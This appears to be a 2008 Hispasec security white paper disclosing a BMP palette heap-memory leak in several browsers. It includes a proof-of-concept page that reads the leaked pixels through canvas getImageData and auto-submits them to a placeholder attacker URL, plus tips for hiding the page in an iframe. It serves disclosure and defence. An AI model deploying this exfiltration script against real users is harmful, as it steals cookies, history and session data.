


HISPASEC SISTEMAS

SEGURIDAD Y TECNOLOGÍAS
DE LA INFORMACIÓN

White paper:

Multiple web browser image-based information leak

May 2008


Discovered by: Gynvael Coldwind, Hispasec Lab

1 Introduction

Multiple web browsers, including Mozilla Firefox 2.0.0.11, Opera 9.50 beta, Apple Safari 3.0.4 and Konqueror 3.5.8, contain unsafe image loading code. Exploiting the code leads to echoing a small, random, heap memory area on the screen - as image data. In case of the web browsers with fully implemented HTML5 *<canvas>* tag functionality (Firefox and Opera) the image data can be collected, and sent to a remote server using a simple JavaScript script.

2 Details

There are mainly two different types of image files – with or without a color palette. Whenever a palette exists, the image data contains indexes of colors in the palette. The final image is created placing proper colors taken from the palette in the image itself, same order as it was in the image data (see Picture 1).




Picture 1: Palette-based image

The palette is a continuous array of colors, normally in RGB format (other formats are YUV, CMYK, etc.). The palette size normally depends on the image data unit size, for example if a unit size is 8 bits (256 different combinations), then the palette has 256 entries.

A possible problem occurs when an image format allows to define the palette size by the image encoder. An attacker could try to abuse this by creating such a palette, that the image data color indexes would exceed the palette color number. A flawed decoder would allocate just a small palette, and not check if the color indexes are invalid – this would lead to treating the data in memory that is directly after the palette as the palette itself. In some cases, if the palette would be

allocated at the end of a memory chunk, this would lead to a read error – possibly issuing an exception.

This is the case in the previously mentioned web browsers when considering the BMP format handling code. The BMP format header contains a field named *biClrUsed* (short for bitmap Colors Used) which allows the encoder to specify the number of colors in the palette – a value of 0 means 'default number', the default number is calculated based on the image data unit size. If an attacker specifies the palette size as 1, then a palette of one entry in total is allocated. The bitmap can however contain color indexes from 0 to 255, which is technically possible due to the unit size of 8 bits. When decoding the image, the the flawed decoder would basically copy the bytes that reside after the palette to the screen as pixel colors (see Picture 2).



Picture 2: Leaking the data

This is still not dangerous for the user. The story ends here for Apple Safari and Konqueror browsers, however it continues for Mozilla Firefox and Opera.

In HTML 5 a new tag has been introduced - <*canvas*>. As the HTML 5 Draft Recommendation states, "the *canvas* element represents a resolution-dependent bitmap canvas, which can be used for rendering graphs, game graphics, or other visual images on the fly". There are also new JavaScript methods to interact with the *canvas* element, like *scale*, *rotate*, *translate*, or, more interesting for this example, the *drawImage* and *getImageData* methods. The *drawImage* method copies a bitmap to the canvas, from a file, or from a loaded earlier bitmap taken from an <*img*> tag. The *getImageData* method retrieves an array of image RGB data. It's important to note that *getImageData* is seen by some developers as a potential security problem (and they are correct in this case), therefore the method is implemented only in Mozilla Firefox and Opera 9.50 beta, the other browser developers refused to implement it.


An attacker could create a script that displays a forged image using the <*img*> tag, copies the image data (the data, due to the flawed implementation, contains leaked memory) to a canvas, accesses it from JavaScript using *getImageData*, and send it to a remote server using JavaScript <*form*> manipulation.

A proof of concept script follows:

```
<html>
  <head>
    <img id="forged" src="forged.bmp"/>
    <script type="application/x-javascript">
var canvas;
var ctx;
var imgd, i, ss="",j;

function draw()
{
  // Get the canvas and it's context
  canvas = document.getElementById("canvas");
  ctx = canvas.getContext("2d");

  // Get the data
  try
  {
    // Get the image
    var img = document.getElementById("forged");

    // Copy the image data to the canvas
    ctx.drawImage(img,0,0);

    // Get the data
    imgd = ctx.getImageData(0,0,256,1);

    // Create a string of data
    for(i = 4; i < 256; i+=4)
    {
      ss = ss + imgd.data[i].toString() + ',';
      ss = ss + imgd.data[i+1].toString() + ',';
```

```
      ss = ss + imgd.data[i+2].toString() + ',';
    }
  }
  catch(err)
  {
    // Do nothing
  }

  // Fill the input field
  var inpt = document.getElementById("sendstuffinput");
  inpt.value = ss;

  // Submit
  var rfm = document.getElementById("sendstuffform");
  rfm.submit();

}
    </script>
  </head>

  <body onload="draw()">
    <canvas id="canvas" width="256" height="1"></canvas>
                    <form     method="POST"     id='sendstuffform'
action='http://remote/evil'>
      <input name='sendstuffinput' id='sendstuffinput'/>
    </form>
  </body>
</html>
```

The above script allows to capture 255 pixels of data, each pixel consisting of 3 bytes. That gives 765 bytes of continues data captured using one BMP file.



Picture 3: Script under Opera, note the input field

It is possible to use more than one image file per page, for example 100 images (there are some solvable problems with browsers cache mechanism here though), this would give 76500 bytes of data captured. However it is very likely that most of the images will be placed by the heap manager in the same location - one image loaded and freed, another one takes it's place. This means that the increase in the amount of different data captured is very small – for example using 100 images instead of one increases the unique data capture rate by 2-4 times only (however it is believed that different methods could be used to increase this ratio).

All the visible HTML elements can be concealed using *visibility:hidden* CSS style. Also, all of the elements can reside in a hidden *iframe* element, this means that the user would not see anything disturbing on a malicious web site.

3 Leaked memory data

During our testing we examined what kind of data leaks out.

Most of the data is just random memory binary junk (using a simple filter it is possible to filter out almost all the junk). Except for memory junk, the leaked data is confirmed to contain also:

- [FF/Opera] parts of websites displayed while the scanner is running
- [FF/Opera] parts of websites visited in the current session
- [Opera] displayed images
- [FF] cookies
- [FF] history
- [FF] favorite sites
- [FF/Opera] parts of HTTP/HTTPS protocol packets
- [FF/Opera] addresses of visited sites while the scanner is running

Passwords are not confirmed to be leaked, however this still may be possible.

4 Epilogue

The explained vulnerability may also be found in other programs, not only in web browsers (for example image viewers like IrfanView). It also may concern other image formats, for example Apple Safari 3.0.4 had a flawed decoder for GIF files.

It is advised to check the code in the applications image handling procedures for this kind of bugs, especially if the application is able to send the processed image data to a remote server.

5 On the web

Hispasec

http://hispasec.com

HTML 5 canvas
http://www.whatwg.org/specs/web-apps/current-work/#the-canvas

Apple Safari BMP and GIF Files remote DoS and Information Disclosure Vulnerability
http://www.securityfocus.com/bid/27947/info

Firefox 2.0.0.11 and Opera 9.50 beta Remote Memory Information Leak
http://blog.hispasec.com/lab/236